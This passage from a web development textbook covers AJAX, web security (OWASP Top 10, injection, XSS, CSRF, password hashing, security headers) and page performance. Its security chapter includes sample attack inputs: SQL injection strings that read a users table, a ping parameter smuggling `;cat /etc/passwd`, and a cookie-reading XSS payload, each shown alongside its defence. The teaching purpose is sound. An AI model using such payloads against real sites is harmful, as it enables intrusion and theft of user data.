  prependNotice(notice);
  form.reset();
});
```

➤ How it works

Laravel's session-authenticated routes require the CSRF token on every POST. A Blade layout makes it available with `<meta name="csrf-token" content="{{ csrf_token() }}">`, and the script sends it in the `X-CSRF-TOKEN` header (axios, configured in Laravel's default `resources/js/bootstrap.js`, does this automatically). Because the request says it accepts JSON, a validation failure returns 422 with the error structure of Chapter 30, which the script displays next to each field. The same controller and form request serve the classic form and the AJAX form — a practical form of progressive enhancement (Chapter 19).

31.4 Real-Time Updates

AJAX is initiated by the client. How does a page learn that something has changed on the server — a new notice, a chat message, a score update?

Table 31.2. Techniques for server-to-client updates.

Technique	How it works	Suits
Polling	The client asks every n seconds (`setInterval` + `fetch`)	Simple dashboards; infrequent changes
Long polling	The server holds each request open until there is news	Legacy real-time systems
Server-sent events (SSE)	One long HTTP response streams events from server to client (`EventSource`)	One-way live feeds: notifications, scores, logs
WebSockets	A persistent two-way connection (`ws://`, `wss://`)	Chat, collaboration, multiplayer games

JavaScript | Receiving server-sent events

```
const events = new EventSource("/notices/stream");
events.addEventListener("notice.published", (e) => {
  const notice = JSON.parse(e.data);
```

```
    showToast(`New notice: ${notice.title}`);
});
```

In Laravel, *broadcasting* sends server events to browsers over WebSockets through Laravel Reverb or a hosted service, and the *Echo* JavaScript library subscribes to channels (Chapter 34).

31.5 Good Practice for AJAX Interfaces

- **Show every state**: loading, empty, error (with retry) and success (Chapter 18); disable buttons while a request is in progress to prevent duplicates.
- **Keep URLs meaningful**: when AJAX changes what the page shows (a filter, a page number), update the address with `history.pushState` so that the state can be bookmarked, shared and restored with the Back button.
- **Accessibility**: announce changes with live regions, move focus sensibly (for example to the first new item or to an error summary), and make sure everything works with the keyboard.
- **Security**: AJAX endpoints need exactly the same authentication, authorisation, validation, CSRF protection and rate limiting as pages; insert received data with `textContent`; never build HTML from JSON with string concatenation and `innerHTML`.
- **Performance**: debounce input, cancel stale requests, request only the fields and pages you need, and cache responses where appropriate.
- **Progressive enhancement**: where possible, build a working form or link first and enhance it with AJAX.

Real-World Case: The live search that brought down the server

Scenario. A library catalogue adds live search. Every `keyup` event sends a request, and the server runs a `LIKE '%term%'` query over 400,000 book titles.

Problem. During registration week, the database server's CPU reaches 100 % and the whole university portal slows down. Users also see results that do not match what they typed.

Analysis. Each keystroke — including arrow keys and backspaces — produced a request, so a single search generated 10–20 expensive queries. Responses arrived out of order, and older ones overwrote newer ones. A leading-wildcard `LIKE` cannot use an ordinary index.

Solution. Debounce input (300 ms), require at least 2 characters, cancel stale requests with `AbortController`, limit results to 10, rate-limit the endpoint, and replace `LIKE` with a full-text index (MySQL `FULLTEXT` or a search engine such as Meilisearch through Laravel Scout). Cache popular queries briefly.

Lesson. AJAX makes requests cheap to send but not cheap to serve. Design both ends together.

Chapter Summary

- JSON represents objects, arrays, strings, numbers, booleans and null with strict syntax (double quotes, no comments or trailing commas); it is the standard data format of web

APIs.

- `JSON.stringify`/`JSON.parse` and `json_encode`/`json_decode` convert data; dates become strings; invalid JSON must be handled with exceptions.
- AJAX updates part of a page with data fetched in the background; `fetch` has replaced `XMLHttpRequest`.
- Live search needs debouncing and cancellation; long lists use "load more" or infinite scrolling with pagination links; AJAX forms send CSRF tokens and display 422 validation errors.
- Polling, server-sent events and WebSockets deliver server-initiated updates.
- AJAX interfaces must show loading and error states, keep URLs meaningful, remain accessible, and be secured exactly like ordinary pages.

Key Terms

JSON	AJAX	X-CSRF-TOKEN
object	XMLHttpRequest	422 errors
array	axios	polling
JSON.stringify	fetch	server-sent events
JSON.parse	live search	EventSource
reviver	debouncing	WebSocket
json_encode	AbortController	broadcasting
json_decode	stale response	history.pushState
JSON_THROW_ON_ERROR	load more	live region
php://input	infinite scroll	
XML	IntersectionObserver	

Review Questions

1. List the JSON data types and the main syntax rules.
2. Find and fix the errors in: `{'name': "Rahim", age: 21, "courses": ["CSE", "EEE",],}`.
3. Explain what `JSON.stringify` does with dates, functions and `undefined`.
4. How is a JSON request body read in plain PHP?
5. What is AJAX, and how did it change web applications?
6. Rewrite an `XMLHttpRequest` example using `fetch` and `async`/`await`.
7. Explain debouncing and why live search needs it.
8. How does an AJAX form in Laravel include the CSRF token and display validation errors?
9. Compare polling, server-sent events and WebSockets.
10. List five good practices for AJAX interfaces.

Exam-Style Questions

1. **[5 marks]** What is JSON? Compare it with XML, and show how to convert data to and from JSON in JavaScript and PHP.
2. **[6 marks]** Write the HTML and JavaScript for a page that, when a user selects a department from a drop-down list, loads the list of courses for that department from `/api/departments/{id}/courses` and displays them, with loading and error messages.
3. **[4 marks]** Explain the AJAX live-search pattern, including debouncing and handling out-of-order responses.

Model answer to Question 2.

HTML

```
<label for="dept">Department</label>
<select id="dept"><option value="">-- choose --</option><option value="1">CSE</
    ↪ option><option value="2">EEE</option></select>
<p id="status" role="status" aria-live="polite"></p>
<ul id="courses"></ul>
<script>
  const dept = document.querySelector("#dept");
  const status = document.querySelector("#status");
  const list = document.querySelector("#courses");
  dept.addEventListener("change", async () => {
    list.replaceChildren();
    if (!dept.value) return;
    status.textContent = "Loading courses...";
    try {
      const res = await fetch(`/api/departments/${encodeURIComponent(dept.value)}/
    ↪ courses`,
                              { headers: { Accept: "application/json" } });
      if (!res.ok) throw new Error(`HTTP ${res.status}`);
      const { data } = await res.json();
      list.replaceChildren(...data.map(c => {
        const li = document.createElement("li");
        li.textContent = `${c.code}: ${c.title}`;
        return li;
      }));
      status.textContent = data.length ? `${data.length} courses` : "No courses
    ↪ found.";
    } catch (e) {
      status.textContent = "Could not load courses. Please try again.";
    }
  });
</script>
```

Answers to Check Your Understanding

1. Unquoted or single-quoted property names, single-quoted strings, trailing commas, comments, `undefined`, functions (any three).
2. It is converted to an ISO 8601 string; after parsing it remains a string unless a reviver converts it back.
3. Because `json_decode` otherwise returns `null` for invalid input, which cannot be distinguished from the valid JSON value `null`; with the flag, invalid input throws a `JsonException`.

PART VII

Security, Performance and Modern Practice

Protecting users, making sites fast, choosing data stores, shipping to production and designing complete systems.

CHAPTER 32

Web Security

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain why security must be designed into web applications, and the principles of secure design;
- describe the OWASP Top 10 web application security risks;
- explain, demonstrate and prevent SQL injection, cross-site scripting, cross-site request forgery, broken access control, clickjacking and other common attacks;
- store passwords and secrets correctly, and distinguish hashing from encryption;
- configure HTTPS and security headers, including a Content Security Policy;
- manage dependencies, configuration, logging and incident response securely.

Security has appeared in every chapter of this book: HTTPS in Chapter 4, escaping in Chapters 5 and 17, validation in Chapters 6 and 21, sessions and passwords in Chapter 22, injection in Chapter 24. This chapter brings those threads together into a systematic view: what attackers do, why applications are vulnerable, and the defences that every web developer must apply as a matter of routine.

32.1 Why Security Matters

Web applications are exposed to the whole Internet, around the clock, and are probed constantly by automated tools. A breach can expose personal data, cause financial loss, stop services and destroy an organisation's reputation built over years; in many countries it also has legal consequences under data-protection laws. Security is not a feature added at the end: it is a property of the whole design, and it is part of the developer's professional and ethical responsibility.

32.1.1 Principles of secure design

Never trust input. All data from outside — forms, URLs, headers, cookies, uploaded files, API calls, even your own database if users wrote to it — is potentially hostile until validated (Chapter 19).

Defence in depth. Use several independent layers, so that one failure does not lead to a breach: validation *and* parameterised queries *and* least-privilege database users *and* monitoring.

Least privilege. Every user, process and database account gets only the permissions it needs.

Secure defaults and fail securely. Features are off or restrictive unless enabled; errors deny access rather than grant it, and do not reveal internals.

Keep it simple. Complexity hides bugs; use well-tested framework features rather than inventing your own security mechanisms — especially cryptography.

The CIA triad. Protect *confidentiality* (only authorised people can read), *integrity* (data cannot be altered undetected) and *availability* (the service keeps working).

32.2 The OWASP Top 10

The Open Worldwide Application Security Project (OWASP) is a non-profit community that publishes free security resources. Its **OWASP Top 10**, compiled from data about real applications, is the most widely used awareness list of web application risks. The current edition is from 2025. The rest of this chapter examines the most important attacks in detail.

Table 32.1. The OWASP Top 10:2025 with examples and defences.

Risk	Example	Main defences (chapter)
A01 Broken Access Control	Changing an ID in a URL shows another user's record	Authorise every action on every object; policies (29)
A02 Security Misconfiguration	Debug mode on in production; default passwords; `.env` downloadable	Hardened configuration, correct document root (26, 35)
A03 Software Supply Chain Failures	A compromised or vulnerable npm/Composer package	Audit and update dependencies; lock files; trusted sources
A04 Cryptographic Failures	Plain HTTP; passwords stored with MD5	HTTPS, HSTS, `password_hash` (4, 22)
A05 Injection	SQL injection, XSS, command injection	Prepared statements, output escaping (24, 17)
A06 Insecure Design	A password-reset flow that can be abused by design	Threat modelling; secure design patterns; rate limits
A07 Authentication Failures	Brute-forced passwords; session fixation	MFA, throttling, session regeneration (22)
A08 Software or Data Integrity Failures	Trusting unsigned updates or tampered data	Signatures, integrity checks, SRI
A09 Security Logging and Alerting Failures	A breach goes unnoticed for months	Log security events; monitor and alert (29)
A10 Mishandling of Exceptional Conditions	Errors that leak data or "fail open"	Fail securely; generic error pages; handle all exceptions

32.3 Injection

Injection occurs whenever untrusted data is sent to an *interpreter* — an SQL database, a shell, an HTML page, an LDAP directory — as part of a command, so that the data can change the

command's meaning.

32.3.1 SQL injection

Chapter 24 demonstrated SQL injection in a login form. The course slides give another classic example: a shop lists the products of a category with

SQL | The intended query for /products?category=Gifts

```sql
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

If the application concatenates the parameter, an attacker requests `?category=Gifts'--` and the query becomes

SQL

```sql
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

The comment removes the `released` condition, revealing unreleased products. With `' UNION SELECT username, password_hash FROM users--`, the attacker reads another table entirely.

Defences: parameterised queries (prepared statements) or an ORM for *every* query; allow-lists for identifiers such as sort columns; input validation as an additional layer; a database account with least privilege; a web application firewall (WAF) as a further safety net.

32.3.2 Command injection

PHP | DANGEROUS: user input in a shell command

```php
$host = $_GET['host'];
echo shell_exec("ping -c 1 $host");       // ?host=8.8.8.8;cat /etc/passwd
```

Avoid shell commands built from input. If one is unavoidable, validate the input strictly (here with `filter_var` and `FILTER_VALIDATE_IP`) and escape each argument with `escapeshellarg`.

32.4 Cross-Site Scripting (XSS)

Definition — Cross-site scripting

Cross-site scripting (XSS) is an injection attack in which an attacker causes a web application to deliver attacker-controlled JavaScript to other users' browsers, where it runs with the privileges of the site.

Once an attacker's script runs in your page, it can do anything your own code can: read the page, make requests as the user, change passwords, show a fake login form, or steal cookies that are not `HttpOnly`.

32.4.1 Types of XSS

Reflected XSS. The script comes from the current request — usually a URL parameter — and is reflected in the response, as in the search page of Chapter 21. The attacker must trick

victims into clicking a crafted link.

Stored XSS. The script is saved on the server — in a comment, profile or product review — and served to everyone who views it, as in the comment box of Chapter 17. It is the most dangerous type.

DOM-based XSS. The server's response is safe, but the page's own JavaScript takes data from a *source* (such as `location.hash`) and writes it to a dangerous *sink* (such as `innerHTML`).

JavaScript | DOM-based XSS

```
// page.html#<img src=x onerror=alert(document.cookie)>
document.querySelector("#welcome").innerHTML = decodeURIComponent(location.hash.
    ↪ slice(1));   // sink!
```

32.4.2 Defences

1. **Context-aware output encoding.** Escape data for the place it is written: `htmlspecialchars` or Blade's `{{ }}` for HTML text and attributes; `json_encode` (or Blade's `@json`) inside scripts; `encodeURIComponent` in URLs.
2. **Safe DOM APIs.** `textContent`, `setAttribute` and `createElement` instead of `innerHTML`, `insertAdjacentHTML` or `document.write`.
3. **Sanitise rich HTML.** If users may submit formatted text, clean it with a proven library such as DOMPurify (browser) or HTML Purifier (PHP), which keeps safe tags and removes scripts and event handlers.
4. **Content Security Policy** (Section 32.8) as a second layer that blocks injected scripts.
5. **HttpOnly cookies**, so that a successful XSS cannot steal the session ID.
6. **Use frameworks' defaults**: Blade, React, Vue and Angular escape output unless you explicitly opt out.

32.5 Cross-Site Request Forgery (CSRF)

CSRF, described in Chapter 22, forces a logged-in victim's browser to send a state-changing request to your site, with the victim's cookies attached. Defences are **anti-CSRF tokens** in every form and AJAX request (Laravel's `@csrf` and `X-CSRF-TOKEN`), **SameSite** cookies (`Lax` or `Strict`), and using **POST, PUT, PATCH and DELETE** — never GET — for actions that change data.

32.6 Broken Access Control

Broken access control is the most common serious vulnerability in real applications. Typical forms:

- **Insecure direct object references**: changing `/invoices/1041` to `/invoices/1040` shows someone else's invoice.
- **Missing function-level checks**: admin URLs protected only by hiding the links (Chapter 27).

- **Privilege escalation** through mass assignment of fields such as `role` (Chapter 28).
- **Trusting client-side state**: prices, roles or user IDs taken from hidden fields or cookies (Chapters 19 and 22).

Defences: deny by default; check authentication *and* authorisation on the server for every request and every record (middleware for roles, policies for records); scope queries to the current user (`$request->user()->orders()->findOrFail($id)`); use unguessable identifiers (UUIDs) where appropriate — as an extra layer, never as the only one; log access-control failures; and write automated tests for them (Chapter 29).

32.7 Authentication and Password Storage

32.7.1 Hashing and encryption

Encryption is two-way: data encrypted with a key can be decrypted with the (same or matching) key. Use it for data you need to read again, such as a stored API key or a national ID number, with a well-reviewed library (Laravel's `Crypt`, which uses AES with the `APP_KEY`).

Hashing is one-way: a hash function maps data to a fixed-size fingerprint that cannot be reversed. Passwords must be *hashed*, so that even the site's own administrators — and anyone who steals the database — cannot recover them.

Table 32.2. Hash functions for passwords (after the course slides).

Algorithm	Status	Recommendation
MD5	Broken, very fast	Never use for passwords
SHA-1	Broken, fast	Never use for passwords
SHA-256	Secure but fast	Not for passwords on its own: attackers test billions of guesses per second on GPUs
bcrypt, Argon2id	Deliberately slow, salted, tunable	Recommended: `password_hash()`, `Hash::make()`

A **salt** is a random value stored with each hash, so identical passwords produce different hashes and precomputed "rainbow tables" are useless. A *pepper* is an additional secret, stored outside the database, mixed into every hash. PHP's `password_hash` generates and stores the salt automatically.

32.7.2 Protecting accounts

- Require reasonably long passwords (at least 8, preferably 12 characters or passphrases) and reject passwords known from data breaches (in Laravel, the `Password` rule with `uncompromised()`); do not impose arbitrary composition rules or forced periodic changes.
- Rate-limit login and password-reset attempts; lock or slow down after repeated failures.
- Offer or require multi-factor authentication for privileged accounts.
- Regenerate the session on login; expire idle sessions; invalidate sessions on logout and password change.

- Give generic error messages (“incorrect e-mail or password”) and make password-reset tokens single-use and short-lived.

✔ Check Your Understanding

1. Distinguish reflected, stored and DOM-based XSS.
2. Why is SHA-256 unsuitable for storing passwords on its own?
3. Which OWASP category covers a user viewing another user’s order by changing the ID in the URL?

32.8 HTTPS and Security Headers

HTTPS (Chapter 4) is the foundation: without it, every other defence can be bypassed by someone on the network. Beyond HTTPS, a few response headers instruct browsers to apply additional protections.

Table 32.3. Important security headers.

Header	Effect
`Strict-Transport-Security`	HSTS: always use HTTPS for this site
`Content-Security-Policy`	Which sources of scripts, styles, images, frames and connections the page may use
`X-Content-Type-Options: nosniff`	Do not guess content types (prevents some script-injection tricks)
`Referrer-Policy`	How much of the URL to send in the `Referer` header to other sites
`Permissions-Policy`	Disable browser features the site does not use (camera, geolocation …)
`frame-ancestors` (in CSP) or `X-Frame-Options`	Whether other sites may embed this page in a frame (anti-clickjacking)

32.8.1 Content Security Policy

A **Content Security Policy** (CSP) is an allow-list of the places from which a page may load resources. A strict policy blocks inline scripts and scripts from unknown domains, so that even if an attacker injects `<script>…</script>`, the browser refuses to run it.

HTTP | A strict Content Security Policy

```
Content-Security-Policy: default-src 'self';
    script-src 'self' 'nonce-r4nd0m';
    style-src 'self' https://fonts.googleapis.com;
    font-src https://fonts.gstatic.com;
    img-src 'self' data:;
    connect-src 'self' https://api.example.edu;
    frame-ancestors 'none';
    base-uri 'self'; form-action 'self'
```

Legitimate inline scripts are allowed by a random *nonce* generated for each response and repeated in the script tag (`<script nonce="r4nd0m">`). Before enforcing a policy, deploy it in report-only mode, using the header `Content-Security-Policy-Report-Only`, which reports violations without blocking anything, to find out what the policy would break.

32.8.2 Adding headers

PHP | A Laravel middleware that adds security headers

```php
class AddSecurityHeaders
{
    public function handle(Request $request, Closure $next): Response
    {
        $response = $next($request);
        $response->headers->set('Strict-Transport-Security', 'max-age=31536000; includeSubDomains');
        $response->headers->set('X-Content-Type-Options', 'nosniff');
        $response->headers->set('Referrer-Policy', 'strict-origin-when-cross-origin');
        $response->headers->set('Permissions-Policy', 'camera=(), microphone=(), geolocation=()');
        $response->headers->set('Content-Security-Policy', "default-src 'self'; frame-ancestors 'none'");
        return $response;
    }
}
```

Headers can also be set in the web server configuration (Chapter 35). Free scanners such as Mozilla Observatory and securityheaders.com grade a site's headers.

32.8.3 Clickjacking

In a **clickjacking** attack, an attacker's page loads your site in an invisible frame positioned over an innocent-looking button, so that the victim's click actually lands on your "Delete account" or "Transfer" button. The CSP directive `frame-ancestors 'none'` (or `X-Frame-Options: DENY`) forbids framing.

32.9 Other Important Risks

File upload attacks — executable files uploaded and run on the server (Chapter 21).

Path traversal — `../` sequences in file names reading files outside the intended folder.

Server-side request forgery (SSRF) — an application that fetches a URL supplied by the user ("import from URL") is tricked into requesting internal addresses such as `http://localhost/admin` or cloud metadata services. Allow-list destinations and block private address ranges.

Open redirects — `login?next=https://evil.example` used in phishing; redirect only to relative URLs or allow-listed hosts.

Denial of service — floods of requests or very expensive requests; use rate limiting, pagination limits, timeouts, CDNs and upstream protection.

Sensitive data exposure — secrets in Git repositories, verbose error messages, APIs returning too many fields (Chapter 30), backups left in the web root.

32.10 Dependencies, Secrets and Operations

32.10.1 Supply chain

Modern applications contain far more third-party code than their own: Laravel alone installs dozens of Composer packages, and a front end hundreds of npm packages. A vulnerability or malicious update in any of them affects you.

➤ Checking dependencies for known vulnerabilities

```
$ composer audit
$ npm audit
```

Commit lock files (`composer.lock`, `package-lock.json`) so that everyone installs the same versions; update regularly; remove unused packages; prefer well-maintained packages; enable automated alerts (GitHub Dependabot). When loading scripts from a CDN, add *Subresource Integrity* (SRI) so the browser refuses a modified file:

HTML

```
<script src="https://cdn.example.com/lib@3.2.1/lib.min.js"
        integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/
    ↪ uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
        crossorigin="anonymous"></script>
```

32.10.2 Secrets

Database passwords, API keys and `APP_KEY` belong in environment variables or a secrets manager, never in source code or Git. If a secret is committed, assume it is compromised: rotate it immediately — deleting the commit is not enough, because history and forks keep it.

32.10.3 Logging, monitoring and response

Log security-relevant events — logins and failures, password changes, permission denials, validation failures on sensitive forms — without logging secrets. Monitor for anomalies and alert people who can act. Keep tested backups. Prepare an incident-response plan: who is contacted, how systems are isolated, how users are informed. The difference between a minor incident and a disaster is often how quickly it was detected.

32.10.4 Testing security

Include security in code review and automated tests; scan with tools such as OWASP ZAP; and, for important systems, commission penetration tests. Only test systems you own or have written

permission to test — unauthorised testing is illegal in most countries.

Real-World Case: A breach in six steps

Scenario. A college's online admission system is built quickly by a small team before the admission season.

Problem. Within weeks, applicants' personal data appears for sale online.

Analysis. An investigation reconstructs the chain: (1) a search box concatenated input into SQL; (2) the attacker used `UNION SELECT` to read the `admins` table; (3) admin passwords were unsalted MD5 hashes and were cracked in minutes; (4) the admin panel had no MFA or rate limiting; (5) inside, an "export" page produced a CSV of all applicants; (6) nothing was logged or monitored, so the attack was discovered only when a journalist called. Each weakness alone might have been contained; together they formed a path to the data.

Solution. Prepared statements everywhere; `password_hash` with a forced reset; MFA and throttling for staff accounts; least-privilege database users; authorisation and logging on exports; HTTPS, security headers and dependency audits; monitoring with alerts; a documented incident-response and disclosure process.

Lesson. Attacks chain small weaknesses together. Defence in depth breaks the chain at several points.

Chapter Summary

- Secure design rests on never trusting input, defence in depth, least privilege, secure defaults, simplicity and the CIA triad.
- The OWASP Top 10:2025 lists the most critical risks, led by broken access control, misconfiguration, supply-chain failures, cryptographic failures and injection.
- Prevent SQL and command injection with parameterised queries and strict validation; prevent XSS with context-aware escaping, safe DOM APIs, sanitisation and CSP; prevent CSRF with tokens, SameSite cookies and correct methods.
- Enforce access control on the server for every action and object.
- Hash passwords with bcrypt or Argon2 (salted, slow); encrypt data that must be read back; protect accounts with rate limits, MFA and good session handling.
- Use HTTPS with HSTS and security headers (CSP, nosniff, Referrer-Policy, frame-ancestors).
- Audit dependencies, protect secrets, log and monitor security events, and prepare for incidents.

Key Terms

CIA triad
defence in depth
least privilege
OWASP Top 10
broken access control
security misconfiguration
supply chain
injection
SQL injection

command injection	privilege escalation	clickjacking
cross-site scripting	hashing	SSRF
reflected XSS	encryption	open redirect
stored XSS	salt	WAF
DOM-based XSS	pepper	SRI
output encoding	bcrypt	composer audit
sanitisation	Argon2	secrets management
DOMPurify	MFA	incident response
CSRF	HSTS	penetration test
SameSite	Content Security Policy	
IDOR	nonce	

Review Questions

1. Explain the principles of defence in depth and least privilege with web examples.
2. List the OWASP Top 10:2025 categories and give an example of each.
3. Explain the `Gifts'--` attack and how prepared statements prevent it.
4. Describe the three types of XSS and five defences.
5. How does a Content Security Policy mitigate XSS?
6. Explain CSRF and why SameSite cookies help.
7. Why must passwords be hashed rather than encrypted? What are salts and peppers?
8. What is clickjacking, and which header prevents it?
9. How can a vulnerable dependency compromise an application? How can the risk be reduced?
10. What should be logged for security purposes, and what must never be logged?

Exam-Style Questions

1. **[6 marks]** Explain SQL injection and cross-site scripting with examples of vulnerable PHP code, attack inputs and corrected code.
2. **[5 marks]** Describe how a web application should store and verify passwords, and five further measures that protect user accounts.
3. **[4 marks]** Explain broken access control with an example, and how it is prevented in Laravel.

Model answer to Question 1 (XSS part).

PHP | Vulnerable

```php
echo "<p>Welcome, " . $_GET['name'] . "</p>";
```

The attack `?name=<script>…</script>`, whose script sends `document.cookie` to the attacker's server, runs in the victim's browser (reflected XSS) and steals the session. Corrected code:

PHP | Safe

```php
echo "<p>Welcome, " . htmlspecialchars($_GET['name'] ?? 'guest', ENT_QUOTES, 'UTF-8'
    ↪ ) . "</p>";
```

Now the script is displayed as text. Additional layers: mark the session cookie `HttpOnly` and send a CSP that forbids inline scripts.

Answers to Check Your Understanding

1. Reflected: the payload comes from the current request and is echoed back. Stored: the payload is saved on the server and served to other users. DOM-based: client-side JavaScript moves data from a source to a dangerous sink.
2. It is fast, so attackers can test billions of guesses per second; password hashes must be deliberately slow and salted (bcrypt, Argon2).
3. A01 Broken Access Control (an insecure direct object reference).

CHAPTER 33

Web Performance

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain why performance matters for users, businesses and search ranking;
- define the main performance metrics, including the Core Web Vitals, and their target values;
- measure performance with Lighthouse, PageSpeed Insights, developer tools and real-user monitoring;
- explain the critical rendering path and remove render-blocking resources;
- reduce page weight with compression, minification, bundling, code splitting and image and font optimisation;
- use HTTP caching, CDNs and service workers effectively;
- optimise the server side: database queries, application caching, queues and PHP and Laravel configuration.

A page that takes eight seconds to load on a mid-range phone over a mobile connection is, for many users, a page that does not exist: they leave before it appears. Performance is a feature, and like security it has been a thread throughout this book — HTTP/2 and caching (Chapter 4), image formats (Chapter 5), `defer` (Chapter 16), indexes and N+1 queries (Chapters 23 and 28). This chapter organises these techniques and adds the tools to measure their effect.

33.1 Why Performance Matters

- **Users leave slow sites.** Studies by Google and others consistently find that the probability of a visitor leaving rises steeply as load time grows from one to five seconds; the course slides cite a 7 % reduction in conversions for every additional second.
- **Search ranking.** Google uses page experience, including the Core Web Vitals, as a ranking signal (Chapter 4).
- **Access and cost.** Many users — in Bangladesh and across the world — browse on inexpensive phones with limited processing power and on metered or unreliable mobile data. A 5 MB page costs them money and time.
- **Infrastructure cost.** Efficient pages and queries need fewer servers.

33.2 Measuring Performance

33.2.1 Metrics

Performance is not a single number; it describes several moments in the user's experience.

Time to First Byte (TTFB) — how long until the first byte of the response arrives: DNS, connection, TLS and server processing time.

First Contentful Paint (FCP) — when the first text or image appears.

Largest Contentful Paint (LCP) — when the largest element in the viewport (usually a hero image or heading) has rendered: the moment the page *looks* loaded.

Interaction to Next Paint (INP) — how quickly the page responds visually to user interactions (clicks, taps, key presses) throughout the visit; long JavaScript tasks make it poor (Chapter 16).

Cumulative Layout Shift (CLS) — how much visible content moves unexpectedly while loading, such as text jumping when an image without dimensions or an advertisement appears.

LCP, INP and CLS are Google's **Core Web Vitals**, with the thresholds in Figure 33.1, measured at the 75th percentile of real page loads.



Figure 33.1. Core Web Vitals thresholds.

33.2.2 Tools

Lighthouse (in Chrome's developer tools) loads a page under simulated mobile conditions and produces scores for performance, accessibility, best practices and SEO, with specific recommendations. This is *lab data*: repeatable, good for debugging.

PageSpeed Insights (`https://pagespeed.web.dev`) runs Lighthouse and also shows *field data* — the Core Web Vitals measured from real Chrome users of your site over the previous 28 days.

The Network panel shows every request with its size, timing and whether it was cached; its throttling options simulate slow connections. The *Performance* panel records a timeline of loading, scripting, layout and painting, revealing long tasks.

WebPageTest tests from real devices and locations and produces detailed waterfalls and filmstrips.

Real-user monitoring (RUM) — collecting metrics from your actual visitors with the `web-vitals` JavaScript library or a monitoring service — shows what users really experience across devices and networks.

33.2.3 Collecting field data

Lighthouse tells you how a page performs in a laboratory; only your users can tell you how it performs in reality. The small `web-vitals` library, published by the Chrome team, reports each metric from real visits:

JavaScript | Real-user monitoring with the web-vitals library

```
import { onLCP, onINP, onCLS } from 'https://unpkg.com/web-vitals@5?module';

function send(metric) {
  const body = JSON.stringify({ name: metric.name, value: metric.value, page:
    ↪ location.pathname });
  navigator.sendBeacon('/api/vitals', body);     // survives the page being closed
}
onLCP(send);
onINP(send);
onCLS(send);
```

The server stores these values; a dashboard shows the 75th percentile per page and per device type, and alerts the team when a deployment makes them worse.

Measure first, on a realistic device

Developers' laptops and office connections are much faster than most users'. Test with mobile emulation and network throttling, and on a real inexpensive Android phone. Optimise what the measurements show is slow, and measure again after each change.

33.3 The Critical Rendering Path

Chapter 2 described how a browser turns HTML, CSS and JavaScript into pixels. The sequence of steps needed before the first render is the **critical rendering path**:




Figure 33.2. The critical rendering path.

- CSS is *render-blocking*: the browser will not paint until it has downloaded and parsed the style sheets in the head, because painting unstyled content and then restyling it would be worse.
- Plain scripts are *parser-blocking* (Chapter 16).

Optimising the path means delivering what the first view needs as early as possible, and everything else later:

- load scripts with `defer` or `type="module"` (or `async` for independent scripts);
- keep CSS small; inline the *critical CSS* for above-the-fold content and load the rest without blocking (see the example below);
- use *resource hints*: `<link rel="preconnect" href="https://fonts.gstatic.com">` opens connections early; `<link rel="preload" as="image" href="hero.avif">` fetches the LCP image early; `fetchpriority="high"` on the hero image raises its priority;
- avoid long redirect chains and slow server responses (TTFB).

33.4 Reducing What Is Sent

33.4.1 Compression, minification and bundling

Compression. Servers compress text responses (HTML, CSS, JavaScript, JSON, SVG) with gzip or Brotli, typically reducing them by 70–80 %. Check that responses carry `Content-Encoding: br` or `gzip`.

Minification. Build tools remove white space, comments and long names from CSS and JavaScript.

Bundling and code splitting. Vite (Chapter 26) combines modules into a few files, removes unused code (*tree shaking*), and splits rarely used code — an admin chart library, say — into chunks loaded only when needed with dynamic `import()`.

Less JavaScript. JavaScript is the most expensive byte: it must be downloaded, parsed, compiled and executed on the user's device. Question every dependency; prefer native HTML features (`<details>`, `<dialog>`, form validation) to libraries.

33.4.2 Images

Images are usually most of a page's weight (Chapter 5).

- Choose modern formats (AVIF, WebP) and compress them; use SVG for icons and logos.
- Resize to the displayed size and serve responsive images with `srcset`/`sizes` (Chapter 6).
- Lazy-load images below the fold (`loading="lazy"`), but *not* the LCP image.
- Always set `width` and `height` (or CSS `aspect-ratio`) to prevent layout shifts.

33.4.3 Fonts

Load only the weights and character subsets you use, in WOFF2, with `font-display: swap`; preconnect to font hosts or self-host fonts; consider the system font stack for interfaces (Chapter 9).

33.4.4 Worked example: optimising a page head

The head of a page decides how quickly the first render can happen. Compare a typical unoptimised head with an optimised one.

HTML | Before: everything blocks the first render

```
<head>
  <link rel="stylesheet" href="https://fonts.googleapis.com/css2?family=
    ↪ Poppins:wght@100;200;300;400;500;600;700;800;900">
  <link rel="stylesheet" href="css/bootstrap.css">          <!-- whole framework, 90
    ↪  % unused -->
  <link rel="stylesheet" href="css/icons-all.css">          <!-- 2000 icons for 12
    ↪ used -->
  <script src="js/jquery.js"></script>                      <!-- parser-blocking -->
  <script src="js/slider.js"></script>
  <script src="https://analytics.example.com/tag.js"></script>
</head>
...
<img src="img/hero.png">                                     <!-- 3 MB, no
    ↪ dimensions -->
```

HTML | After: only what the first view needs, as early as possible

```
<head>
  <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>   <!-- app.
    ↪ css loads fonts from here -->
  <link rel="preload" as="image" href="img/hero-800.avif" fetchpriority="high"
        imagesrcset="img/hero-480.avif 480w, img/hero-800.avif 800w, img/hero-1600.
    ↪ avif 1600w"
        imagesizes="100vw">
  <style>/* critical CSS for the header and hero, about 5 KB */</style>
  <!-- the full style sheet loads without blocking the first paint -->
  <link rel="preload" href="css/app-4c1d9e.css" as="style" onload="this.rel='
    ↪ stylesheet'">
  <noscript><link rel="stylesheet" href="css/app-4c1d9e.css"></noscript>
  <script src="js/app-9a8b7c.js" type="module"></script>     <!-- deferred
    ↪ automatically -->
